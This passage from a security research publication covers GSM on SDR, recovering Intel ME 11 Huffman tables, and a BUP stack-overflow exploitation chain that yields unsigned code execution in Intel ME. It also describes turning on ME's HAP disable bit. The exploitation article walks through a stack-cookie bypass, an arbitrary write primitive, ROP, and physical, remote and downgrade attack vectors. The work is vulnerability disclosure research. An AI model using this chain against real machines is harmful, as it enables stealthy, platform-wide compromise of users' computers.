However, the current implementation of the new hardware platform for OsmocomBB still contains certain limitations, most of which come from the SDR technology itself. For example, most available SDR devices, such as USRP, UmTRX, and LimeSDR, have a relatively small transmit power when compared to the maximum transmit power of ordinary phones. Another implementation gap is lack of support for frequency hopping, which enables the subscriber to simultaneously communicate with multiple base stations at different frequencies, which reduces interference and complicates signal interception. Frequency hopping is implemented on the networks of most operators; in addition, GSM specifications define this technology as mandatory support for every phone. While the problem with signal power can be solved with the help of amplifiers or simply by using a laboratory base station, implementing frequency hopping will require much more effort.

Further development plans include:

- Supporting physical (non-virtual) SIM cards
- Introducing support for a wider range of SDR devices
- Supporting Circuit-Switched Data (CSD)
- Implementing an embedded transceiver based on OsmoTRX
- Supporting GPRS / EDGE

Conclusion: tips for getting started with your own SDR

Here is our advice for how to run GSM on your own SDR. To start with, we suggest experimenting with the virtual Um interface with the help of our TRX Toolkit.²

In addition to OsmocomBB, you will need a complete entire set of central network infrastructure components from Osmocom: either OsmoNiTB (Network in The Box) or all components separately, including BTS, BSC, MSC, MGW, and HLR. Instructions for compiling source code can be found on the project website, or you can use ready-made packages for Debian, Ubuntu, or OpenSUSE.

To test the implementation on your own network, you can use any available implementation of the GSM network stack, such as Osmocom, OpenBTS, or YateBTS. Launching your own network requires a separate SDR device or a commercial base station, such as nanoBTS. Because of the described limitations and other possible flaws, we highly recommended to not test the project on actual operator networks!

To build the transceiver, you will need to install GNU Radio and compile a separate branch of the GR-GSM project from source code. For details on installing and using the transceiver, visit the Osmocom project website.³

² osmocom.org/projects/baseband/wiki/FakeTRX, goo.gl/vtZLy7 (git.osmocom.org)

³ osmocom.org/projects/baseband/wiki/SDR_PHY



**Don't try this
at home**



128

Recovering Huffman tables
in Intel ME 11

131

How to hack a turned-off
computer, or running unsigned
code in Intel ME

127

134

Disabling Intel ME 11 via
undocumented mode

127

127

138

MySQL grammar in ANTLR
4: what can we talk about
with DBMS

127

127

Recovering Huffman tables in Intel ME 11



Reverse Engineering Team

Many Intel ME 11 modules are stored in Flash memory in a compressed form.¹ Two different compression methods are used: LZMA and Huffman coding. LZMA can be decompressed using publicly available tools,² but reversing Huffman coding is a much more difficult challenge. Unpacking of Huffman coding in ME is implemented in hardware, so writing the equivalent code in software is a far from trivial task—assuming it can be accomplished at all.

Previous ME versions

By reviewing sources from the unhuffme project,³ it is easy to see that previous versions of ME had two sets of Huffman tables, with each set containing two tables. The existence of two different tables (one for code and the other for data) is probably due to the fact that the code and data have very different statistical properties.

Other observed properties include:

- The range of codeword lengths is different among the sets of tables (7–19 versus 7–15 bits inclusive).
- Every sequence encodes a whole number of bytes (from 1 to 15 inclusive).
- Both sets use Canonical Huffman Coding⁴ (which allows quickly determining the length of a codeword during unpacking).
- Within a given set, the lengths of encoded values for any codeword are the same in both tables (code table and data table).

Our task

We can assume that Huffman tables for ME 11 have retained the latter three properties. So to fully recover the tables, what we need to find is:

- Range of lengths of codewords
- Shape (boundaries of values of codewords of the same length)
- Lengths of encoded sequences for each codeword
- Encoded values for each codeword in both tables

Splitting compressed data into pages

To learn about individual modules, we can start with what we already know about the internal structures of the firmware.⁵

By looking at the Lookup Table, which is a part of the Code Partition Directory, we can determine which modules are affected by Huffman coding, where their unpacked data starts, and what size the module will be once unpacked.

We can parse the Module Attributes Extension for a specific module to extract the size of the compressed/unpacked data and SHA-256 value for the unpacked data.

A cursory look at several ME 11 firmwares shows that the size of data after Huffman decoding is always a multiple of the size of a page (4096 == 0x1000 bytes). The start of the packed data contains an array of four-byte whole-number values. The number of array elements corresponds to the number of pages in the unpacked data.

For example, for a module measuring 81920 == 0x14000 bytes, the array will occupy 80 == 0x50 bytes and will consist of 20 == 0x14 elements.

kernel.huff	↓FRO -----																+00000050
00000000:	00	00	00	40-80	0D	00	40-80	1E	00	40-80	2C	00	40				
00000010:	80	3A	00	40-00	48	00	40-00	55	00	40-C0	62	00	40				
00000020:	C0	70	00	40-00	7F	00	40-00	8D	00	40-C0	9A	00	40				
00000030:	00	A9	00	40-40	B7	00	40-00	C5	00	40-00	D3	00	40				
00000040:	40	E1	00	40-40	EF	00	40-80	F7	00	40-40	FA	00	C0				
00000050:	48	71	26	D6-C2	73	AB	9C-7D	CF	71	39-F8	F9	E8	57				
00000060:	DA	BC	67	DC-F5	8F	AB	C6-7D	CF	70	F8-97	3D	4C	64				

The two most significant bits of each of the Little Endian values contain the table number (0b01 for code, 0b11 for data). The remaining 30 bits store the offset of the start of the compressed page relative to the end of the offset array. In the screenshot above, we see information describing 20 pages:

Code @0000	Code @0D80	Code @1E80	Code @2C80
Code @3A80	Code @4800	Code @5500	Code @62C0
Code @70C0	Code @7F00	Code @8D00	Code @9AC0
Code @A900	Code @B740	Code @C500	Code @D300
Code @E140	Code @EF40	Code @F780	Data @FA40

Offsets for the packed data for each page are arranged in ascending order; the size of the packed data for each page does not come into play directly. In the example above, the packed data for each particular page starts at a boundary that is a multiple of 64 = 0x40 bytes, with unused regions filled with zeroes. But judging by the other modules, we see that such alignment is not mandatory. This gives reason to suspect that the unpacker stops when the amount of data in the unpacked page reaches 4,096 bytes.

¹ goo.gl/NHUAxK (recon.cx)
² 7-zip.org/sdk.html

³ io.netgarage.org/me/
⁴ goo.gl/5m5EEs (cs.uofs.edu)
⁵ goo.gl/8eRb88 (troopers.de)

Since we know the total size of the packed module (from the Module Attributes Extension), we can split the packed data into separate pages and work with each page individually. The start of the packed page is defined in the array of offsets; the page size is defined by the offset of the start of the next page or total size of the module. The packed data may be padded with an arbitrary number of bits (theoretically these bits could have any value, but in practice are usually zeros).

kernel1.huff	↓FRO -----												+0000FA40
0000FA00:	9E	9E	9E	9E-9E	9E	9E	9E-9E	9E	9E	9E-9E	9E	9E	9E
0000FA10:	9E	98	00	00-00	00	00	00-00	00	00	00-00	00	00	00
0000FA20:	00	00	00	00-00	00	00	00-00	00	00	00-00	00	00	00
0000FA30:	00	00	00	00-00	00	00	00-00	00	00	00-00	00	00	00
0000FA40:	B2	EC	EC	EC-EC	EC	EC	EC-EC	EC	EC	EC-EC	EC	EC	EC
0000FA50:	EC	EC	EC	EC-EC	EC	EC	EC-EC	EC	EC	EC-EC	EC	EC	EC
0000FA60:	EC	EC	EC	EC-EC	EC	EC	EC-EC	EC	EC	EC-EC	EC	EC	EC
0000FA70:	EC	EC	EC	EC-EC	EC	EC	EC-EC	EC	EC	EC-EC	EC	EC	EC
0000FA80:	EC	EC	EC	EC-EC	EC	EC	EC-EC	EC	EC	EC-EC	EC	EC	EC
0000FA90:	EC	EC	EC	EC-EC	EC	EC	EC-EC	EC	EC	EC-EC	EC	EC	EC
0000FAA0:	EC	EC	EC	EC-EC	EC	EC	EC-EC	EC	EC	EC-EC	EC	EC	EC
0000FAB0:	EC	EC	EC	EC-EC	EC	EC	EC-EC	EC	EC	EC-EC	EC	EC	EC
0000FAC0:	EC	EC	EC	EC-EC	EC	EC	EC-EC	EC	EC	EC-EC	EC	EC	EC
0000FAD0:	EC	EC	EC	EC-EC	EC	EC	EC-EC	EC	EC	EC-EC	EC	EC	EC
0000FAE0:	EC	EC	EC	EC-EC	EC	EC	EC-EC	EC	EC	EC-EC	EC	EC	EC
0000FAF0:	EC	EC	EC	EC-EC	EC	EC	EC-EC	EC	EC	EC-EC	EC	EC	EC
0000FB00:	EC	EC	EC	EC-EC	EC	EC	EC-EC	EC	EC	EC-EC	EC	EC	EC
0000FB10:	EC	EC	EC	EC-EC	EC	EC	EC-EC	EC	EC	EC-EC	EC	EC	EC
0000FB20:	EC	EC	EC	EC-EC	EC	EC	EC-EC	EC	EC	EC-EC	EC	EC	EC
0000FB30:	EC	EC	EC	EC-EC	EC	EC	EC-EC	EC	EC	EC-EC	EC	EC	EC
0000FB40:	EC	EC	EC	EC-EC	EC	EC	EC-EC	EC	EC	EC-EC	EC	EC	EC
0000FB50:	EC	EC	00	00-00	00	00	00-00	00	00	00-00	00	00	00
0000FB60:	00	00	00	00-00	00	00	00-00	00	00	00-00	00	00	00

As seen in the screenshot, the last compressed page (starting at offset 0xFA40) consists of byte 0xB2 == 0b10110010, which is followed by 273 bytes with the value 0xEC == 0b11011100, and then zeroes. Since the bit sequence 11101100 (or 01110110) is repeated 273 times, we can assume that it encodes $4096/273 \approx 15$ identical bytes (most likely with the value 0x00 or 0xFF). In this case, the bit sequence 10110010 (or 1011001) encodes $4096/273 \approx 15$ identical bytes.

This is consistent with the idea that each code sequence encodes a whole number of bytes (from 1 to 15 inclusive). But such an approach will not suffice for completely recovering the Huffman tables.

Finding the Rosetta Stone

As shown previously, identically named modules in different versions of ME 11 firmware can be compressed with different algorithms. If we take the Module Attributes Extension for identically named modules that have been compressed with LZMA and Huffman coding, and then extract the SHA-256 value for each module version, we find that there is no LZMA/Huffman module pair that has the same hash values.

But one should remember that for modules compressed with LZMA, SHA-256 is usually computed from compressed data. If we calculate SHA-256 for modules after LZMA decompression, a large number of pairs appears. Each of these module pairs yields several pairs of matching pages, both with Huffman coding and in unpacked form.

Shape, length, value

Having a large set of pages in both compressed and unpacked form (separately for code and for data) allows recovering all of the code sequences used in those pages. The methods needed for this task combine linear algebra and search optimization. While it would be likely feasible to create a rigorous mathematic model taking all the relevant constraints into

account, because this is a one-time task it was simpler to do part of the job manually and part with automated methods.

The main thing is to at least approximate the shape (points of change of code sequence lengths). For example, 7-bit sequences have values from 1111111 to 1110111, 8-bit sequences have values from 11101101 to 10100011, and so on. Since Canonical Huffman coding is used, if we know the shape, we then can predict the length of the next code sequence (the shortest sequence consists of only ones, the longest one consists of only zeroes—the lower the value, the longer the sequence).

Not knowing the exact size of the compressed data, we can discard all trailing sequences consisting only of null bits. These sequences are the longest, and it is unlikely that the rarest code sequence would occur in the final position.

When each compressed page can be represented as a set of code sequences, we can start determining the lengths of the values that are encoded by them. The lengths of encoded values for each page should add up to 4,096 bytes. With this knowledge, we can set up a system of linear equations: the unknowns are the lengths of encoded values, the coefficients are the number of times a particular code sequence is found in the compressed page, and the constant equals 4,096. Code and data pages can both be "plugged in" at the same time, since for identical code sequences, the lengths of encoded values should be the same.

Once we have enough pages (and equations), Gaussian elimination provides the one valid solution. And once we have the uncompressed plaintext, length of each value, and their order, we easily derive which sequence codes for which value.

Unknown sequences

After running these methods on all pages for which we had both encoded and plaintext equivalents, we could recover up to 70 percent of sequences from the code table and 68 percent from the data table. Lengths were now known for approximately 92 percent of sequences. Meanwhile, the shape remained a bit of a mystery: in some places, either one value of shorter length or two values of a longer length could have been present, making it impossible to determine the boundary until one of the values is encountered in the unpacked data.

With this knowledge in hand, we can proceed to recover values for code sequences for which we do not have the matching plaintext.

If we have a sequence of unknown length, another row is added to our system of equations and we can quickly determine its length. But if we don't have the plaintext, how can we determine the value?

Verification and brute force to the rescue

Fortunately for us, the metadata contains the SHA-256 value for the unpacked module. So if we correctly guess all unknown code sequences on all the pages that make up a module, the SHA-256 value should match the value from the Module Attributes Extension.

129

129

129

129

129

When the total length of unknown sequences is 1 or 2 bytes, simple bruteforcing is enough to "crack the code." This method can also work with 3 or even 4 unknown bytes (especially if they are located close to the end of the module), but bruteforcing can take several hours or days on a single CPU core (that said, computation can easily be split among multiple cores or machines). No attempts were made to bruteforce 5 or more bytes.

This method was able to recover several more code sequences (and several modules). This left only the modules in which the total number of unknown bytes exceeded the capabilities of brute force.

Heuristics

Since many modules are only slightly different from each other, we can apply several heuristics in order to decode more sequences by analyzing the differences.

Use of second Huffman table

Since the unpacker has two Huffman tables, the packer tries to compress data with both tables, discarding the version that takes up more space. So the division of code versus data is not clear-cut. And if a part of a page changes, the other table may be more efficient (yield a smaller result). So by looking at other versions of the same module, we can find identical fragments that were compressed by the other table, thus recovering unknown bytes.

Reuse

When a single code sequence is found many times in a single module or in multiple modules, it is often easy to figure out the constraints governing the unknown values.

Constants and tables with offsets

The module data often contains constants and offsets (such as for text strings and functions). Constants may be module-unique or shared among modules (for example, hashing and encryption functions). Meanwhile, offsets are unique to each module version but must refer to the same (or very similar) fragments of data or code. As a result, the values can easily be recovered.

String constants from open-source libraries

Some fragments of ME code were obviously borrowed from open-source projects (such as wpa_supplicant), which makes it easy to reconstruct fragments of text strings based on context and available source code.

Code from open-source libraries

If we look at the source code and find the text of a function whose compiled code contains several unknown bytes, we can simulate the compiler to guess which values fit.

Similar functions in other module versions

Since versions of the same module may be only slightly different, sometimes we can find the equivalent function in another version of the module and, based on the code, figure out what the unknown bytes should mean.

Similar functions in prior ME versions

When code has not been taken from public sources, if we have a fragment that is unknown in all available versions of a module and is not found in any other module (which was the case with the amt module), we can find the same place in previous versions (such as in ME 10), pick apart the logic of the function, and then see how it works in the unknown spot in ME 11.

Finishing the job

Starting with the modules containing the highest percentage of known sequences, and combining the described heuristics, we gradually were able to improve our coverage of the Huffman tables (each time testing our work against the SHA-256 hash). Modules that originally contained dozens of unknown sequences now had only a few remaining. The process looked to be soon complete—except for that pesky amt.

As the largest module (around 2 megabytes, or 30 percent of the total), amt contains many codewords that are not found in any other module but occur in all versions of amt. We were highly confident of several sequences, but the only way to be sure would be to guess all of them correctly (so as to match the SHA-256 hash). Thanks to the invaluable assistance of Maxim Goryachy, we were able to bring down this barrier as well. We could now unpack any module in the firmware available to us that had been compressed with Huffman coding.

New firmware versions appeared over time, containing all-new codewords. But in each case, one of the above heuristics succeeded in solving the module's mysteries, therefore further improving our coverage of the tables.

Closing notes

As of mid-June 2017, we were successful in recovering approximately 89.4 percent of sequences for the code table and 86.4 percent for the data table. But the chances of successfully obtaining 100 percent table coverage in a reasonable period of time based on analysis of new modules were slim at best.

On July 17, Mark Ermolov and Maxim Goryachy made a breakthrough and could now find plaintext values for any compressed data. We prepared four compressed pages (two pages for each of the Huffman tables), recovering all 1,519 sequences for both tables.⁶

In the process, one quirk came to light. In the Huffman table for data, the value 00410E088502420D05 corresponds to both 10100111 (8 bits long) and 000100101001 (12 bits long). This is a clear case of redundancy, most likely caused by an oversight.

The final shape of the data is as follows:

Codeword Length (in bits)	Highest Codeword (in binary)	Lowest Codeword (in binary)	# of codewords
7	1111111	1110111	9
8	11101101	10100011	75
9	101000101	010111101	137
10	0101111001	0011001011	175
11	00110010101	00011010111	191
12	000110101101	000011011101	209
13	0000110111001	0000011001001	241
14	00000110010001	00000001010000	322
15	000000010011111	00000000000000	160

⁶ github.com/ptresearch/unME11

How to hack a turned-off computer, or running unsigned code in Intel ME



Hardware Research Team

Intel Management Engine (Intel ME) is a proprietary technology that consists of a microcontroller integrated into the Platform Controller Hub (PCH) chip and a set of built-in peripherals. The PCH carries almost all communication between the processor and external devices. Therefore, Intel ME has access to almost all data on the computer. The ability to execute third-party code on Intel ME would allow for a complete compromise of the platform.

We see increasing interest in Intel ME internals from researchers all over the world. One of the reasons is the transition of this subsystem to new hardware (x86) and software (modified MINIX as an operating system¹). The x86 platform allows researchers to make use of the full power of binary code analysis tools. Previously, firmware analysis was difficult because earlier versions of ME were based on an ARCompact microcontroller with an unfamiliar set of instructions.

Analysis of Intel ME 11 was previously impossible because the executable modules are compressed by Huffman codes with unknown tables. However, our research team has succeeded in recovering these tables and created a utility for unpacking images.²

After unpacking the executable modules, we proceeded to examine the software and hardware internals of Intel ME. Our efforts to understand the workings of ME were rewarded: ME was ultimately not so unapproachable as it had seemed.

Intel Management Engine 11 overview³

It should be noted that starting in 2015, the LMT processor core with the x86 instruction set has been integrated into the PCH. Such a core is used in the Quark SOC.

DID	DP	TP	SC	Alias	Type	Step	Idcode	BusType	P/D/	C/T	Enabled
0	0	0	1	SKL_THRKN0	SKL_THUNK		0x04760013	JTAG	0/0/	-/-	Yes
1	0	0	0	SPT0	SPT	C1	0x0A506013	JTAG	0/1/	-/-	Yes
2	0	1	0	SPT_MASTER0	SPT_MASTER	A0	0x02080001	JTAG	0/1/	-/-	Yes
3	0	2	0	SPT_TPS00	SPT_TPS0	A0	0x00002001	JTAG	0/1/	-/-	Yes
4	0	3	0	SPT_NPK0	SPT_NPK	A0	0x00002007	JTAG	0/1/	-/-	Yes
5	0	4	0	SPT_RGNTP00	SPT_RGNTP0	A0	0x02080003	JTAG	0/1/	-/-	Yes
6	0	5	0	SPT_PARCSHEA0	SPT_PARCSHEA	A0	0x02080005	JTAG	0/1/	-/-	Yes
7	0	6	0	PD	LMT2	A0	0x28289013	JTAG	0/1/	0/0	Yes
8	0	7	0	SPT_PARCSHEA_RETINE0	SPT_PARCSHEA_RETINE0	A0		JTAG	0/1/	-/-	Yes
9	0	8	0	SPT_RGNL00	SPT_RGNL00	A0	0x02080005	JTAG	0/1/	-/-	Yes
10	0	9	0	SPT_PARISH0	SPT_PARISH	A0	0x02080010	JTAG	0/1/	-/-	Yes
11	0	10	0	SPT_PARISH_RETINE0	SPT_PARISH_RETINE0	A0	0x00008008	JTAG	0/1/	-/-	Yes
12	0	11	0	SPT_AGG0	SPT_AGG	A0	0x00008008	JTAG	0/1/	-/-	Yes

LMT2 IdCode of ME core

Many modern technologies by Intel are built around Intel Management Engine: Intel Active Management Technology, Intel Platform Trust Technology (fTPM), Intel Software Guard Extensions, and Intel Protected Audio Video Path. ME is also a root of trust for Intel Boot Guard, which prevents attackers from injecting their code into UEFI. The main purpose of ME is to initialize the platform and start the main processor. ME also has virtually unlimited access to data processed on the computer. ME can intercept and modify network packets as well as images on graphics cards; it has full access to USB devices. Such capabilities mean that if an attacker finds an opportunity to execute arbitrary code inside ME, this will spawn a new generation of malware that cannot be detected using current protection tools. Fortunately, only three (publicly known) vulnerabilities have been detected in the 17-year history of this technology:

- Ring-3 Rootkits⁴
- Zero-Touch Provisioning⁵
- Silent Bob is Silent⁶

Thus, to date only one vulnerability (Ring-3 rootkits) allowing execution of arbitrary code inside Intel ME has been found.

Selecting a target for analysis

Virtually all data used by ME is either explicitly or implicitly signed by Intel. However, ME still allows some interaction with the user. For example, Intel ME uses SPI flash as primary file storage with its own file system. While the file system has a rather complicated structure,⁷ many privileged processes store their configuration files in it. Therefore, the file system seemed a very promising place for acting on ME.

Therefore, the main step in searching for vulnerabilities was to choose a binary module.

The ME operating system implements a Unix-like access control model, the difference being that controls are on a per-process basis. The user-id, group-id, list of accessible hardware, and allowed system calls are set statically for each process.

1 Dmitry Sklyarov, "Intel ME: The Way of the Static Analysis", Troopers, 2017.

2 github.com/ptresearch/unME11

3 A detailed description of Intel ME internals and components can be found in several papers: Dmitry Sklyarov, "Intel ME: The Way of the Static Analysis", Troopers, 2017; Xiaoyu Ruan, Platform Embedded Security Technology Revealed. Safeguarding the Future of Computing with Intel Embedded Security and Management Engine, Apress, ISBN 978-1-4302-6572-6, 2014; Igor Skochinsky, "Intel ME Secrets. Hidden code in your chipset and how to discover what exactly it does", RECON, 2014.

4 Alexander Tereshkin, Rafal Wojtczuk, Introducing Ring-3 Rootkits, Black Hat USA, 2009.

5 Vassilios Ververis, Security Evaluation of Intel's Active Management Technology, Sweden, TRITA-ICT-EX-2010:37, 2010.

6 Dmitry Evdokimov, Alexander Ermolov, Maksim Malyutin, "Intel AMT Stealth Breakthrough", Black Hat USA, 2017.

7 Dmitry Sklyarov, "Intel ME: flash file system explained", Black Hat Europe, 2017.

```
Ext#5 Process:
  flags: permanent_process, single_instance
  main_thread_id: 0xC
  priv_code_base_address: 0x00040000
  uncompressed_priv_code_size: 0x29C6
  cm0_heap_size: 0x0
  bss_size: 0x7004
  default_heap_size: 0x1000
  main_thread_entry: 0x0004020A
  allowed_sys_calls: e000c783f804000000000000
  user_id: 0x005C
  group_ids[1]: [0x0121]
```

```
Ext#8 MmioRanges[41]:
  sel= 7, base:F5022000, size:00000C00, flags:00000003 ::
  SUSRAM_S
```

Example of static rules for a process

The result is that only some system processes are able to load and run modules. A parent process is responsible for verifying integrity and setting privileges for its child process. One risk, of course, is that a process can set high privileges for its child in order to bypass restrictions.

One process with the ability to spawn child processes is BUP (BringUP). In the process of reverse engineering the BUP module, we discovered a stack buffer overflow vulnerability in the function for Trace Hub device initialization. The file `/home/bup/ct` was unsigned, enabling us to slip a modified version into the ME firmware with the help of Flash Image Tool. Now we were able to cause a buffer overflow inside the BUP process with the help of a large BUP initialization file. But exploiting this required bypassing the mechanism for protection against stack buffer overflows.

```
if ( !(reg & 0x1000000) && !bup_get_si_features(si_
features) && !bup_get_file_size("/home/bup/ct", &ct_file_
size) ) {
  if ( ct_file_size ) {
    LOBYTE(err) = bup_dfs_read_file("/home/bup/ct", 0,
ct_file_data, ct_file_size, &read_size);
```

Stack buffer overflow vulnerability

Bypassing stack buffer overflow protection

ME implements a classic method for protection from a buffer overflow in the stack—a stack cookie. The implementation is as follows:

1. When a process is created, a 32-bit value is copied from the hardware random number generator to a special region (read-only for process).
2. In the function prologue, this value is copied above the return address in the stack, thus protecting it.
3. In the function epilogue, the saved value is compared with the known good value. If they do not match, a software interrupt (`int 81h`) terminates the process.

So exploitation requires either predicting the cookie value or taking control before cookie integrity is checked. Further research showed that any error in the random number generator is regarded by ME as fatal, causing it to fail.

Looking at the functions that are called after an overflow and before the integrity check, we found that the function we named `bup_dfs_read_file` indirectly calls `memcpy`. It, in turn, gets the destination address from the structure we named thread local storage (TLS). Notably, BUP functions for file read/write use system library services for accessing shared memory. In other words, read and write functions obtain and record data via a shared memory mechanism. But this data is not used anywhere other than BUP, so use of this mechanism may raise eyebrows. In our view, memory is shared likely because the portion of BUP code responsible for MFS interaction was copied from another module (file system driver), where use of shared memory is justified.

```
signed int __cdecl sys_write_shared_mem(...)
{
  ...
  sm_block_desc = sys_get_shared_mem_block(block_idx);
  ...
  memcpy_s((sm_block_desc->start_addr_linked_block_idx + offset),
sm_block_size - offset, src_data, write_size);
  ...
}
```

Calling the `memcpy` function

```
int __cdecl sys_get_ctx_struct_addr(SYS_LIB_CTX_STRUCT_ID struct_id)
{
  ...
  sys_ctx_start_ptr = sys_get_tls_data_ptr(SYS_LIB_GLB_SYS_CTX);
  switch ( struct_id ) {
    case SYS_CTX_SHARED_MEM:
      addr = *sys_ctx_start_ptr + 0x68;
      break;
    ...
  }
  return addr;
}
```

Getting address from the TLS

As we discovered later, in case of a buffer overflow this region of the TLS can be overwritten by a file read function, which could be used to bypass buffer overflow protection.

Thread local storage

Access to the TLS is mediated by the `gs` segment registry. The structure looks as follows:

```
typedef struct
{
  uint32_t      reserved;
  SYS_LIB_CTX_PTR * syslib_ptr;
  int32_t      last_error;
  uint32_t      thread_id;
  void *        self_pointer;
} T_TLS;
```

TLS structure

```
sys_get_tls_data_ptr proc near
tls_idx = dword ptr 8
  push      ebp
  mov       ebp, esp
  mov       eax, large gs:0
  mov       ecx, [ebp+tls_idx]
  pop       ebp
  lea       edx, ds:0[ecx*4]
  sub       eax, edx
  retn
sys_get_tls_data_ptr endp
```

Getting TLS fields

The segment to which `gs` points is not write-accessible, but the TLS structure itself is at the bottom of the stack (!), which allows modifying it in spite of the restrictions. So in the case of a buffer overflow, we can overwrite the pointer to the `SYSLIB_CTX` in the TLS and generate new such structure. Because of how the `bup_dfs_read_file` function works, this trick gives us arbitrary write abilities.

Using implementation of read function to get an arbitrary write primitive

The `bup_dfs_read_file` function reads from SPI-flash in 64-byte blocks, due to which it is possible to overwrite the pointer to `SYSLIB_CTX` in a one iteration and during the next iteration, the `sys_write_shared_mem` function extracts the address that we created and passes it to `memcpy` as the destination address. With this done, we can get an arbitrary write primitive.

```
int __cdecl bup_read_mfs_file(BUP_MFS_DESC *mfs_desc, int file_
number, unsigned int offset, unsigned int *size, int sm_block_idx,
__int16 proc_thread_id)
{
...
while ( 1 ) {
    if ( cur_offset >= read_size ) break;
...
    err = bup_mfs_read_data_chunks(mfs_desc, buffer,
mfs_desc->data_chunks_offset + ((read_start_chunk_id -
mfs_desc->total_files) << 6), block_chunks_count);
...
    err = sys_write_shared_mem(proc_thread_id, sm_block_idx,
cur_offset, &buffer[chunk_offset], copy_size, copy_size);
...
}
}
...
}
```

Iterative reading of file inside `bup_dfs_read_file`

The absence of ASLR enables us to overwrite a return address using the arbitrary write primitive and hijack the program control flow. But here lies an unpleasant surprise for the attacker—the stack is not executable. Remember, however, that BUP can spawn new processes and is responsible for checking module signatures. So with return-oriented programming (ROP), we can create a new process with the rights we need.

Possible exploitation vectors

To successfully exploit the vulnerability, we need write access to the MFS or entire Intel ME region. Vendors are supposed to block access to the ME region, but many fail to do so.⁸ Such a configuration error makes the system vulnerable.

By design, Intel ME allows for write access to the ME region via special HMR-FPO messages sent over HECI from the BIOS.

An attacker can send such a message by exploiting a BIOS vulnerability, or directly from OS if ME is in manufacture-mode, or via a DMA attack.

Attackers with physical access can always overwrite with their own image (via SPI programmer or Security Descriptor Override jumper), resulting in a complete compromise of the platform.

One of the most common questions regards the possibility of remote exploitation. We think that remote exploitation is possible if the following conditions are true:

- The target platform has AMT activated.
- The attacker knows the AMT administrator password or can use a vulnerability to bypass authorization.
- The BIOS is not password-protected (or the attacker knows the password).
- The BIOS can be configured to open up write access to the ME region.

If all these conditions are met, there is no reason why an attacker would not be able to obtain access to the ME region remotely.

Also note that during startup, the ROM does not check the version of firmware, leaving the possibility that an attacker targeting an up-to-date system could maliciously downgrade ME to a vulnerable version.

Conclusion

The most important finding of our research was a vulnerability that allows running arbitrary code in Intel ME. Such a vulnerability has the potential to jeopardize a number of technologies, including Intel Protected Audio Video Path (PAVP), Intel Platform Trust Technology (PTT / fTPM), Intel Boot Guard, and Intel Software Guard Extension (SGX).

By exploiting the vulnerability that we found in the bup module, we were able to turn on a mechanism, PCH red unlock, that opens full access to all PCH devices for their use via the DfX chain—in other words, using JTAG. One such device is the x86 ME processor itself, and so we obtained access to its internal JTAG interface. With such access, we could debug code executed on ME, read memory of all processes and the kernel, and manage all devices inside the PCH. We found a total of about 50 internal devices to which only ME has full access, while the main processor has access only to a very limited subset of them.

Our research does not claim to be the final word on ME security or free of errors. Nonetheless, we hope that this work will be of benefit to other researchers interested in platform security and ME internals.

⁸ Alex Matrosov, "Who Watch BIOS Watchers?", 2017. Retrieved from: goo.gl/AS84j3

Disabling Intel ME 11 via undocumented mode

» Hardware Research Team

Our research team has delved deep into the internal architecture of Intel Management Engine (ME) 11, revealing a mechanism that can disable Intel ME after hardware is initialized and the main processor starts. In this article, we describe how we discovered this undocumented mode and how it is connected with the U.S. government's High Assurance Platform (HAP) program.

Disclaimer: The methods described here are risky and may damage or destroy your computer. We take no responsibility for any attempts inspired by our work and do not guarantee the operability of anything. For those who are aware of the risks and decide to experiment anyway, we recommend using an SPI programmer.

This research is one in a series of articles on the internals and features of Intel ME and on how to disable its core functionality. Experts have long wondered about such an ability in order to reduce the risk of data leaks associated with any potential zero-day vulnerabilities in Intel ME.

How to disable ME

Some users of x86 computers have asked the question: how can one disable Intel ME? The issue has been raised by many, including Positive Technologies experts.¹ And with the recently discovered critical (9.8/10) vulnerability in Intel Active Management Technology (AMT) (CVE-2017-5689), which is based on Intel ME, the question has taken on new urgency.

The disappointing fact is that on modern computers, it is impossible to completely disable ME. This is primarily due to the fact that this technology is responsible for initialization, power management, and launch of the main processor. Another complication lies in the fact that some data is hard-coded inside the PCH chip functioning as the southbridge on modern motherboards. The main method used by enthusiasts trying to disable ME is to remove everything "redundant" from the image while maintaining the computer's operability. But this is not so easy, because if built-in PCH code does not find ME modules in the flash memory or detects that they are damaged, the system will not start.

The me_cleaner project,² in development for several years, has created a special utility for deleting most of the image and leaving only the components vital for the main system. But even if the system starts, the joy is short-lived—after about 30 minutes, the system may shut down automatically. The reason is that, after some failures, ME enters Recovery Mode, in which it can operate only for a certain period of time. As a result, the cleaning process becomes more complicated. For example, with earlier versions of Intel ME, it was possible to reduce the image size to 90 KB, but the Intel ME 11 image can only be reduced to 650 KB.

Secrets in QResource

Intel allows motherboard manufacturers to set a small number of ME parameters. For this, the company provides hardware manufacturers with special software, including utilities such as Flash Image Tool (FIT) for configuring ME parameters and Flash Programming Tool (FPT) for programming flash memory directly via the built-in SPI controller. These programs are not provided to end users, but they can be easily found on the Internet.

1 goo.gl/8bqgxM (github.com, PDF), goo.gl/ALWszy (hardenedlinux.github.io)
2 github.com/corna/me_cleaner

```
C:\MEU-python C:\Python27\Scripts\binwalk meu.exe
```

DECIMAL	HEXADECIMAL	DESCRIPTION
0	0x0	Microsoft executable, portable (PE)
2810520	0x2AE298	XML document, version: "1.0"
2842816	0x2B60C0	Copyright string: "Copyright (c) "
2851456	0x2B8280	Zlib compressed data, default compression
2858473	0x2B9DE9	XML document, version: "1.0"
2860580	0x2BA624	Zlib compressed data, default compression
2867878	0x2BC2A6	Zlib compressed data, default compression
...	...	...

Compressed XML files

From these utilities, you can extract a large number of XML files (for a detailed description of the process, see the research *Intel ME: The Way of the Static Analysis*³). These files contain a lot of interesting information: the structure of ME firmware and description of the PCH strap, as well as special configuration bits for various subsystems integrated into the PCH chip. One of the fields, called "reserve_hap", drew our attention because there was a comment next to it: "High Assurance Platform (HAP) enable."

```
<LayoutEntry name="reserve_hap" type="bitfield32"
value="0x0" offset="0x0" bitfield_low="16" />
<!-- High Assurance Platform (HAP) enable -->
```

PCH strap for High Assurance Platform

Googling did not take long. The second search result said that the name belongs to a trusted platform program linked to the U.S. National Security Agency (NSA). Our first impulse was to set this bit and see what happens. Anyone with an SPI programmer or access to the Flash Descriptor can do this (on many motherboards, access rights to flash memory regions are set incorrectly).

```
Administrator: Command Prompt
c:\temp\meinfo>MEInfoIn64.exe -FWSTS

Intel(R) MEInfo Version: 11.0.15.1003
Copyright(C) 2005 - 2016, Intel Corporation. All rights reserved.

FW Status Register1: 0x80022014
FW Status Register2: 0x364D0106
FW Status Register3: 0x80000030
FW Status Register4: 0x00086000
FW Status Register5: 0x00000000
FW Status Register6: 0x40000000

CurrentState:           Disabled
ManufacturingMode:      Enabled
FlashPartition:         Valid
OperationalState:       Transitioning
InitComplete:           Initializing
BUPLoadState:           Success
